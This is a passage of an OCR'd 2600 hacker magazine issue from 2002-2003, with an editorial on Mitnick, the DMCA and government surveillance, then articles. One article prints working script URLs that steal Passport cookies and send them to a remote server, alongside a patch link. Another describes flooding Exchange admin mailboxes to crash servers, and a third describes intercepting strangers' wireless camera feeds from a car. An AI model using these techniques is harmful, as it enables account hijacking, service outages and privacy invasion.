
***Photos by Will Ellis-Adams***

**Look on the other side of this page for even more photos!**

Volume Nineteen, Number Four
Winter 2002-2003, $5.00 US, $7.15 CAN

# 2600

## The Hacker Quarterly



7 25274 83158 6 24

"Voice or no voice, the people can always be brought to the bidding of the leaders. That is easy. All you have to do is tell them they are being attacked, and denounce the peacemakers for lack of patriotism and exposing the country to danger. It works the same in any country."
- Hermann Goering, Hitler's designated successor, before being sentenced to death at the Nuremberg trials.

## STAFF

***Editor-In-Chief***
**Emmanuel Goldstein**

***Layout and Design***
**ShapeShifter**

***Cover Photo***
**Fur Harald & Erhard**

***Cover Design***
**Mike Essl**

***Office Manager***
**Tampruf**

***Writers:*** **Bernie S., Billsf, Eric Corley, Dalai, John Drake, Paul Estev, Mr. French, Javaman, Joe630, Kingpin, Lucky225, Kevin Mitnick, mlc, The Prophet, David Ruderman, Seraf, Silent Switchman, Mr. Upsetter**

***Webmasters:*** **Juintz, Kerry**

***Network Operations:*** **mlc, Seraf**

***Broadcast Coordinators:*** **Juintz, Pete, daRonin, Digital Mercenary, Monarch, w3rd, Gehenna**

***IRC Admins:*** **Antipent, DaRonin, Digital Mercenary, Redhackt, Roadie, Setient, The Electronic Delinquent**

***Inspirational Music:*** **Death in Vegas, Good Courage, Tom Petty, Monoman, Royal Trux, Holger Czukay, Space Robot Scientists**

***Shout Outs:*** **Ed Hernstadt, L0cke, Tim Pritlove, Tina, Zapphire**

*2600(ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc. 7 Strong's Lane, Setauket, NY 11733. Second class postage permit paid at Setauket, New York.*

**POSTMASTER:**
Send address changes to
*2600*, P.O. Box 752, Middle Island, NY 11953-0752.
Copyright (c) 2002
2600 Enterprises, Inc.
Yearly subscription: U.S. and Canada - $20 individual,
$50 corporate (U.S. funds).
Overseas - $30 individual,
$65 corporate.
Back issues available for 1984-2001 at $20 per year,
$25 per year overseas.
Individual issues available from 1988 on at $5 each, $6.25 each overseas.

**ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:**
*2600* Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752
(subs@2600.com).

**FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:**
*2600* Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099
(letters@2600.com, articles@2600.com).
***2600* Office Line: 631-751-2600**
***2600* FAX Line: 631- 474-2677**

# Material


- Positivity 4
- Passport Hacking Revisited 6
- Lazy Exchange Admins 7
- Warspying 9
- CD Media Data Destruction 10
- How to Make a DVD Backup 12
- Honeypots: Building the Better Hacker 15
- DNS Redirection Stopped 16
- More on Telemarketing 18
- Cracking Voter Fraud 20
- Linux on the Xbox 21
- Removing Spyware and Adware 23
- Exposing the Coinstar Network 25
- A Dumpster Diving Treasure 26
- DMCA vs. DMCRA 27
- Letters 30
- .ncsc.mil (144.51.x.x) 40
- A Brief Introduction to Deepfreeze 46
- Beating Download Manager Protection 53
- DHCP is Your Friend! 54
- Marketplace 56
- Meetings 58

# Positivity

In the fast paced culture that we seem to find ourselves caught in the middle of, it's very easy to get stuck in a default mood of euphoria or despair. Lately it seems that we've been despairing quite a bit. We're certainly not alone.

While it's very important to not lose sight of the bad and ominous things that are happening in the world of technology and what it could do to people like us, nothing is gained if we lose our overall positive outlook. We certainly couldn't have kept on publishing for nearly twenty years if we didn't feel a strong sense of hope for the future.

There will never be a shortage of negative issues to focus upon. Let's take a brief moment to look at the positive developments.

By the time you read this (and hopefully barring any last minute unfortunate circumstances), the excruciatingly long ordeal of Kevin Mitnick will have finally reached an end. January 20, 2003 was the date that Mitnick's supervised release came to an end - three years after his release from prison. That means that he will once again be able to use the Internet, travel without having to ask permission, and talk to anyone he wishes to without having to check to see if they've ever been convicted of a crime. Most of us take these freedoms for granted so it's hard to even imagine what life must be like without them.

In these past three years, Mitnick has become a model for someone who can overcome adversity and triumph in the end. Despite five years of isolation and the aforementioned restrictive conditions upon his release, he refused to let the system defeat him. The authorities made it almost impossible for him to earn a living - insisting that he not be allowed anywhere near a computer and at one point suggesting that he pursue a career in fast food. Instead Mitnick landed a job at a major talk radio station and answered listener questions about technology. He had kept himself educated on all the technological advances, despite being incarcerated and forbidden from experimenting with them upon his release. More recently he had a book published on the intricacies of social engineering and went on a government-approved speaking tour to promote it. Throughout this, Mitnick found time to testify before a Senate subcommittee on the dangers of bad technology and uninformed people. He also provided key evidence in a case against Sprint who had the audacity to claim that their switches were unhackable.

It would have been easy to dwell on the negative in this case - and there certainly was no shortage of negativity. After all, Mitnick hadn't actually had a real day of freedom since 1988 meaning that when all is said and done, fifteen years will have gone by since this all started. And in all that time, there was never a charge filed against Mitnick of anything more substantial than making free phone calls and looking at source code that didn't belong to him. It was all an incredible waste of time. But we get nowhere by letting our bitterness dictate how we live. We have everything to gain by continuing forward in our spirit of curiosity, education, and rebellion against conformity.

There's always a price to pay in order to take those steps and sometimes it's a heavy price. Dmitry Sklyarov spent time in an American prison and was unable to return to his native Russia for nearly six months - simply because he wrote a program that could be used in a way that violated the absurd Digital Millennium Copyright Act. It made no difference that he wrote the program in another country. Even Adobe, the company that originally pressed charges against Sklyarov, realized how ridiculous the whole thing was and tried to drop it. But it was too late and the American justice system went to work, eventually putting Sklyarov's company (Elcomsoft) on trial instead in exchange for his testimony. The authorities didn't count on the defendants putting on a strong fight and they didn't count on the massive show of support for Sklyarov.

There's a reason so few cases ever make it to a jury. People are rightfully terrified of the system and what it can do to them. It's ironic that it took someone from outside our country to stand up to the system and refuse to be intimidated. The trial took place in December and it only took the jury one day to rule in Sklyarov's and Elcomsoft's favor.

Part of the DMCA stipulates that there has to be intent and this was something the jury was unable to find in this case. It doesn't address the overall stupidity of the law itself which means there will be more such cases. But it's a good start and a significant step towards fixing the numerous problems caused by this horrible legislation. And most importantly, it's proof that determination and standing by one's convictions *can* ultimately lead to victory.

We have to also remember that there's a big world out there, one that doesn't always initially grasp the importance of the issues we value. It's easy to dismiss the general public as ignorant and pawns of the mass media. But, as in all things, the truth is never quite that simple. The general public *can* get it, they *do* tend to value the things that we do, and they are most definitely *not* the enemy. The jury in the Elcomsoft case is living proof of this. The key is getting the message out.

Over the past year or so we've reported (along with many others) some of the really bad ideas that have been passed down from Capitol Hill as a "response" to terrorism - things like the Patriot Act, the Homeland Security color scheme, Operation TIPS, Total Information Awareness, etc. And while many of these things are still around, public awareness and public criticism has soared - and it's most definitely made a difference.

People are taking more time to think these things through and more of them seem to be realizing that diminishing our freedoms really isn't going to accomplish a whole lot - other than diminishing our freedoms. We've seen less talk of the alert status color coding system as it becomes mocked more than it's used.

The TIPS system was heavily criticized for its Stasi-like system of informing on one's neighbors and having untrained civilians prowling around looking for potential thoughtcrime. And in true Orwellian style, all mention of TIPS was removed from the citizencorps.gov website where it had been prominently featured. It never happened.

The Total Information Awareness initiative is still very much with us. In their own words, TIA is meant to be a "total reinvention of technologies for storing and accessing information... although database size will no longer be measured in the traditional sense, the amounts of data that will need to be stored and accessed will be unprecedented, measured in petabytes." All of this will supposedly identify terrorists by having *every* conceivable bit of data easily available - from medical records to credit card purchases to Internet activity. It doesn't take much to figure out that since they don't know who the terrorists are they will have to scrutinize all of us using these yet to be invented tools. It's clearly a sensitive topic for the folks at Defense Advanced Research Projects Agency (DARPA) who won't even reveal how much money is being allocated for this. While public pressure has yet to kill this beast, it's probably one of the few things that can. Public ridicule has already put an end to the TIA logo - a pyramid with an all seeing eye within it, apparently looking out over the globe. That also never happened.

As we go to press, yet another monitoring plan is being announced - this time one that makes Carnivore look friendly. It's part of a report entitled "The National Strategy to Secure Cyberspace" and it would require Internet Service Providers to participate in a centralized system that would theoretically allow the entire Internet to be monitored along with its users. The apparent frustration the government is feeling is summed up in this statement by one of the plan's coordinators: "We don't have anybody that is able to look at the entire picture. When something is happening, we don't know it's happening until it's too late." That is why the plan will fail. What they want is not only impossible but it flies in the face of everything the net represents. It would be the equivalent of wiretapping *everyone* at all times and we suspect most people just aren't going to go for that. Expect a backlash on this like nothing we've ever seen - if this scheme even makes it to spring.

Absurd and ridiculous as some of these plans may be, it's no excuse for not remaining vigilant and fighting those who endanger our freedom. Our victories may appear to be few and far between but they are quite significant. As is the fact that none of them could have been accomplished without a degree of organization and activism. Whether the cause is ending the suffering of a single person, overturning a really bad law, or preserving everyone's right to privacy, reaching out to like-minded individuals and helping to make it a major issue is critical. It's gotten us this far and it will continue to be our strongest weapon.

# Passport Hacking Revisited

**by Chris Shiflett**
**chris@shiflett.org**

This article is a follow-up article to "Passport Hacking," an article published in 18:3. Much of the information here is given under the assumption that you are familiar with the original article, so you should read it first. The original article was the first to reveal the security vulnerability in Microsoft Passport that prompted Microsoft to discontinue the Passport service for a short period of time while improvements were made. Other articles have appeared since the original, and it has been translated into several different languages. Unfortunately, the Passport mechanism possesses the same fundamental flaws that it did when the original article was written, though attempts have been made to mitigate these risks by imposing shorter timeout periods and requiring users to re-authenticate themselves more often.

## Background

In "Passport Hacking," I introduced the Microsoft Passport mechanism and its inherent insecurity characterized by a complete dependence on cookies. Though cookies can be an adequate means of maintaining state in HTTP transactions, they are a poor choice for user authentication. Using cookies and URL variables, Microsoft communicates with Passport enabled sites through the user alone; there is no server to server communication. This is the fundamental design flaw that exposes Passport users to all of the security vulnerabilities that have been published to date.

The vulnerability used to compromise a Passport account in the original article involved using a malformed URL to expose a user's cookies to an unauthorized website. This vulnerability only existed in Microsoft Internet Explorer versions 4.0 - 5.0, so this technique could not be used to compromise the Passport account of people using Internet Explorer versions 5.5 and 6.0. This article will demonstrate a technique that can be used to compromise the accounts of people who use these newer versions of Internet Explorer and will direct Internet Explorer users to the patch that will fix this vulnerability.

## The Vulnerability

The vulnerability that exists in Internet Explorer versions 5.5 and 6.0 was originally alluded to on the web at http://www.solutions-.fi/index.cgi/news_2001_11_08?lang=eng. In order for a website to gain unauthorized access to a user's cookies, an about: URL is used to deceive the web browser so that it executes client-side scripts in the local context with regards to security restrictions. Thus, a client-side script can potentially have as much access to your computer as you do.

An example of a URL exploiting this vulnerability is the following:


about://<script%20language=javascript>alert('This%20browser%20is%20vulnerable.')</script>

A vulnerable browser will execute this client-side script, which will display the following alert box:

The significance of this is more extreme than this example illustrates. Because Internet Explorer executes this client-side script in the local context, this script has fewer security restrictions than client-side scripts that Internet Explorer believes to be sent from a remote web server. In addition, we can make a simple modification to our URL to make the domain checking mechanism in Internet Explorer mistake the URL for one from any domain we choose when it checks for cookie restrictions. For example:

about://www.passport.com/<script%20language=javascript>alert(document.cookie)</script>

If you are currently logged into Microsoft Passport when visiting this URL, an alert box similar to the following will appear:




All cookies that would be made available to a server-side script in the www.passport.com domain will appear in the alert box. The significance of this example is that we now have a technique for executing a client-side script that has access to any cookies from any domain we choose. When combined with Passport's complete dependence on cookies, the danger should be clear.

### The Compromise

The only step remaining for a complete compromise is to establish a method to get the cookies sent to the web server where they can be stored and subsequently retrieved by the imposter. To do this, I will use a URL similar to the last example, except that the script will redirect the user to a remote URL and append the cookie data in the query string of that URL:

about://www.passport.com/<script%20language=javascript>document.location='http://shiflett.org/demos/passport_hacking_revisited/?cookies='+document.cookie</script>

The most dangerous characteristic of this technique is that no interaction from the user is required. Because of this characteristic, an attacker can redirect the user through many URLs that will compromise the cookies from many different domains rather than just one. This makes Internet Explorer versions 5.5 and 6.0 even more dangerous than the previous versions with regards to cookies. In addition, this compromise is even easier to achieve than the original, requiring very little expertise on the part of the attacker.

Once the cookies are stored on the web server, a technique must be established to store these cookies on an imposter's web browser. Many methods can be utilized for this step, and the original article gives sample code for one. This final step will complete the impersonation, and the imposter can then pose as the user whose account was compromised by visiting any Passport enabled website.

### Summary

Due to the fundamental flaws in the design of the Passport mechanism, I do not recommend that it be used in conjunction with sensitive data or personal information. The convenience is not worth the security risks, and it is likely that this article does not represent the last of such risks. As I mentioned earlier, the mechanism itself is fundamentally flawed; articles such as this merely describe techniques that can be used to exploit these flaws.

For those who are currently using a vulnerable Web browser and wish to continue to use it, visit http://www.microsoft.com/windows/ie/downloads/critical/q313675/default.asp and install the security patch. There are many websites that utilize cookies in order to maintain state, and using a vulnerable browser places you at risk of many attacks similar to the one described here.

An interactive demonstration of the technique described in this article is located at http://shiflett.org/demos/passport_hacking_revisited/.

# LAZY EXCHANGE ADMINS

**by ddShelby**

Security in Exchange is or should be a concern for many admins out there because of its fairly widespread use in many small to mid sized organizations. It does have some worthy features but also has some serious security concerns (like everything from Redmond) that need to be attended to. And that is the purpose of this article. To inform and educate those who read it and maybe expose a few Exchange admins to some information they might find useful. So let's get started.

As an admin you have the ability to create an account during install that is not the same as the default administrator account in the OS. But not many elect to do this because of the log on/log off hassle to administer the OS along with a separate account to administer Exchange. If a separate Exchange admin account was not created at the time of install (which is almost always the case) and it's an NT4 server, then it's almost guaranteed that administrator@whoever.com exists, because you can't rename the administrator account for the OS in NT. If it's a Win2K server with Exchange 5.5

or Exchange 2000, the same is also true. But with the ability to rename the default administrator account in the OS, there is a chance it was renamed at the time of setup. In both cases (assuming default) the administrator account for the OS has an SMTP address that follows the convention: administrator@whoever.com. If the OS is NT4, then it's a shoe-in unless the SMTP settings were edited by the admin. This is the problem.

**Some Basics of Exchange**

The standard version of Exchange 5.5 and 2000 both have a limit on the size of either the public or private database (priv.edb and pub.edb). They cannot exceed 16 GB each. The Enterprise versions of 5.5 and 2000 are not limited to anything except available drive space. With server drive space still somewhat costly (assuming the server runs with some form of SCSI and raid), reaching this limit is not difficult for most organizations of a dozen users or more. Two reasons why it's so easy to get to 16 GB or reach the server's available drive space limit is the disregard of most admins towards limiting users' mailbox size and the users' habit of using Outlook deleted items folder as an archive folder. The admin has the ability to force notification limits on users' mailbox size on either a global or per user basis. The spam issue is also partly to blame since everyone just deletes it, but the mentality of using the deleted items folder as an archive comes back to haunt again, only adding to the total size of the database. So the 16 GB limit is in many cases closer than one might think. This is especially true if none of the limits were ever put in place and the server has been in use for a year or longer. It's made worse by the fact that small organizations don't need a monster server to run Exchange 5.5 and with the hardware requirements set forth by Win2K server, many have elected to stay with NT4 and Exchange 5.5. An NT4/Exchange 5.5 server could easily serve a dozen users on a P200 with 32 megs of ram and a single 10 GB IDE drive. Don't laugh, I've seen it.

Getting back to the point. Any Exchange server is vulnerable to getting swamped and not by some new hack. You can crash Exchange by simply knowing any e-mail address of any recipient on any given server. The ugly part is this could potentially happen over days or weeks or even months before it's even noticed or it's just too late. Since Exchange by default has an account assigned to the Administrator of the OS, an SMTP address exists for it. If you assume that the administrator account is not actually in use but still exists, one could theoretically swamp an Exchange server by sending numerous e-mails with large bogus attachments. Or if the sender's ISP does not impose limits on the size of outgoing mail, one large attachment could do the same. To use any general user's address is slightly more difficult since users usually read their mail. But the administrator account is almost never used since admins set up an address for themselves and use it instead.

As drive space comes close to zero available, the Exchange service that handles SMTP (IMS) shuts down and all incoming mail is rejected. But since the information store service (the database) usually continues to run, and if the admin is smart enough to check the private information store listed in Exchange Admin, he would see the tremendous size of the mailbox and then just log into it and clean it out. An easy fix for this is to just edit the SMTP address of the administrator account to something obscure. In addition, you could disable any unused SMTP addresses to help prevent getting swamped. A periodic check of available drive space or the size of the .edb files would be useful, but seems to escape many admins.

**But Wait, It Gets Worse**

As opposed to reaching the drive space limit, if the 16GB database limit is reached instead, it becomes a whole different story. If the Enterprise version is installed before the 16 GB limit is reached, then disaster can be avoided. However, if the 16GB limit is reached before upgrading, the information store service is shut down automatically and *can't be restarted.* The result from this is all incoming SMTP messages are rejected at the server and no user can log in to their respective mailbox. And the admin can't get the service started to log in and delete the offending content. As an admin you can purchase the Enterprise edition for two grand, but installing it on top of the standard edition doesn't quite solve the problem. All is not lost - there is a workaround for this listed in the Knowledge Base that explains how to copy the database into the active folder (usually exchsrvr\MDBDATA) after you install the Enterprise version. But if the database has reached the 16GB limit you'll be copying for a while. If the admin is savvy enough, he could play the game of just renaming folders instead of copying. But with so many Windows admins who changed careers from grocery bagging, it's unlikely they're smart enough to figure that out. And as the Knowledge Base article suggests to copy the .edb file, it seems to me that at least one employee at Redmond didn't figure it out either. Admins could also defrag the database with a utility included with Exchange in the exchsrvr\bid folder called eseutil (both 5.5 and 2000). This would buy enough time to delete enough and recover. But if the SMTP service IMS is running and email is still incoming, it could be a race to delete before it

reaches its limit again. In addition, the defrag needs drive space equal to or greater than the size of the database. But this inevitably brings me back to admins who were bagging groceries six months ago. Another safety net would be to implement a second MX record for the domain with a higher cost route, so any incoming mail rejected by Exchange would be collected on another machine. Then with ETRN you could dequeue the mail from the higher cost server and no mail would be lost.

**Discovery of a Server**

Regardless of the presence of a firewall, by using one of the many port scanners an Exchange server is easy to find. I use Super Scan on my Win2K laptop but many others work just the same. A scan of a range of addresses to port 25 will eventually reveal an open port. If it's an Exchange server it will identify itself as such, as well as the version and build. For example: 25 SMTP 220 server.domain.whoever.com ESMTP Server (Microsoft Exchange Internet Mail Service 5.5.2653.13) ready. In this example it's a 5.5 SP4 server. With that, the domain is known, the administrator address can be correctly assumed 95 percent of the time or better, and the rest is up to any delinquent with nothing better to do. Or at some point some worm will make its way to the Internet and play this same game, only faster.

# WARSPYING

**by Particle Bored**

Are you having a hard time figuring out what to do with your X10 camera now that you are done playing practical jokes on friends and family? For less than $50 you can put the X10 receiver in your car and begin screwing around with complete strangers.

*Standard disclaimer:* I don't accept responsibility for my own actions, so I definitely won't assume responsibility for yours. If TV's in vehicles are illegal in your area, or should you get decapitated from a TV flying around in your car it's your problem.

Here is what you will need to get started:

*Jensen J53-BW TV/Monitor (only $25 at Target)*
*X10 Receiver*
*DC Power cord with "L" connector*
*DC Power "Y" adapter*
*Velcro*

The Jensen TV is a 5" black and white portable monitor that has both video and audio RCA input jacks. It can run on AC, DC, or batteries and comes with a car lighter adapter.

The X10 receiver is intended for indoor use, so it is shipped with only an AC adapter. If you look at the output of the adapter though, you'll see that it is 12 volt DC which means you can run the receiver straight off your car battery. Since I wanted the system to be easily removed, I decided to power it with another lighter cord (the one with the "L" connector). It is positive-tipped, so make sure you have the polarity right.

Now plug everything together. Nearly all of the connectors can only go in one place. The RCA connectors are fully color-coded, so if you can't figure out how to do it, fire up the IM client on your Mac and ask your grandmother.

I mounted the monitor and receiver on my dashboard with Velcro. If this method obstructs your view you can put the monitor on the passenger seat or floor. Make sure you don't mount anything where it might hinder the deployment of an airbag.

Now hit the road. I found my first camera within 60 seconds on the very next block. I typically find one about every 15 minutes.

In closing here are a few things I learned the first day:

- Don't worry about the channel switch on your receiver - most folks leave it on the default channel "A".

- The transmitters have a range of only around 100 yards so you will need to be somewhat close to your target.

- You'll tend to get audio before video, so you'll know you are onto something when the static on the TV goes away. Keep your eyes on the road and pull over when you start receiving audio.

- You'll notice several definite patterns appear on the monitor at times. For example, I have seen both narrow and wide horizontal lines. If you identify the devices that cause them, write to the Letters section of *2600* and let everyone know. I would bet one of them is a 2.4 GHz cordless phone....

- I was able to get perfect cable TV twice. Is someone using wireless for extensions or something?

# CD Media Data Destruction

**by Gr3y t0qu3**
**greytoque@paladindesign.ca**

While we as hackers have an obsession with freedom of speech we also have an obsession with data destruction. I wrote this article to quell my - and many other peoples' - interest in the latter specifically dealing with CDs. "I've heard nuking the CD in a microwave is not 100 percent successful in destroying the data" was stated in "How to Hack From a Ram Disk" in 18:4. I tried to find information on this topic but there really is none out there, so I decided to take this task on for myself.

When I started doing research for this article I realized that there are many ways to destroy CD-ROM, CD-R, and CD-RW media. The first things I found were targeted towards commercial uses. I found products that used "micro indentation" to "reliably penetrate the data surface of target media, destroying any readable data" and as a side effect the CD went from round to an oval shape. Sure sounds good, right? Well if you have $5k to waste it's great. Then there's some that grind away the recording surface. The one I found cost $10k. Both of these solutions are not priced for the average person. Simply deleting the files from a CD-ROM/R/RW won't work either. There are plenty of software suites out there for recovering data from them. I found one for $39.95 and there was even a free 30 day trial. So if you have a low tech adversary you're hiding the data from even that wouldn't work. The software can also recover data from quick formatted CD-RWs, where the data is left there just to be overwritten at a later time (the same concept as recovering deleted data from your hard drive - the reference to the data in the drive table is removed, the data isn't touched). Let's get to the main point of the article: Does data destruction with a microwave really work?

First, to understand if the microwave is an effective way to destroy data you need to understand how CDs are made. All three types of CD (CD-ROM, CD-R, and CD-RW) are different. In the next little while I'm going to look at the three different types and explore if it will work for each.

CD-ROMs are exactly what they say, CDs with Read Only Memory. Most of a CD-ROM consists of a piece of clear polycarbonate plastic. During manufacturing, this plastic is impressed with microscopic pits arranged as a single, continuous, extremely long spiral track of data. Once the plastic is formed, a thin, reflective aluminum layer is "sputtered" onto the disc, covering the bumps. Then a thin acrylic layer is sprayed over the aluminum to protect it. A CD reader reads CD-ROMs by sending out a laser beam that passes through the plastic layer, reflects off the aluminum layer and hits a device that detects changes in the amount of light it receives. The bumps, commonly called pits because if you could see them they would look like pits from the label side of the CD-ROM, reflect the light differently from the lands. The lands are the rest of the aluminum layer. The aluminum layer is very, very thin. When you nuke a disk, large currents flow through the aluminum. These currents produce enough heat to vaporize the aluminum. You then see a very small lightning storm as electric arcs go through the vaporized aluminum. There will be many paths left etched through the aluminum after this. So with the aluminum vaporized a CD player won't be able to read the data anymore. Because of the extreme heat of the aluminum the plastic above and below the aluminum would also be damaged. I'd be guessing the aluminum paths left would be horribly warped. Just think about what would happen to you if you were 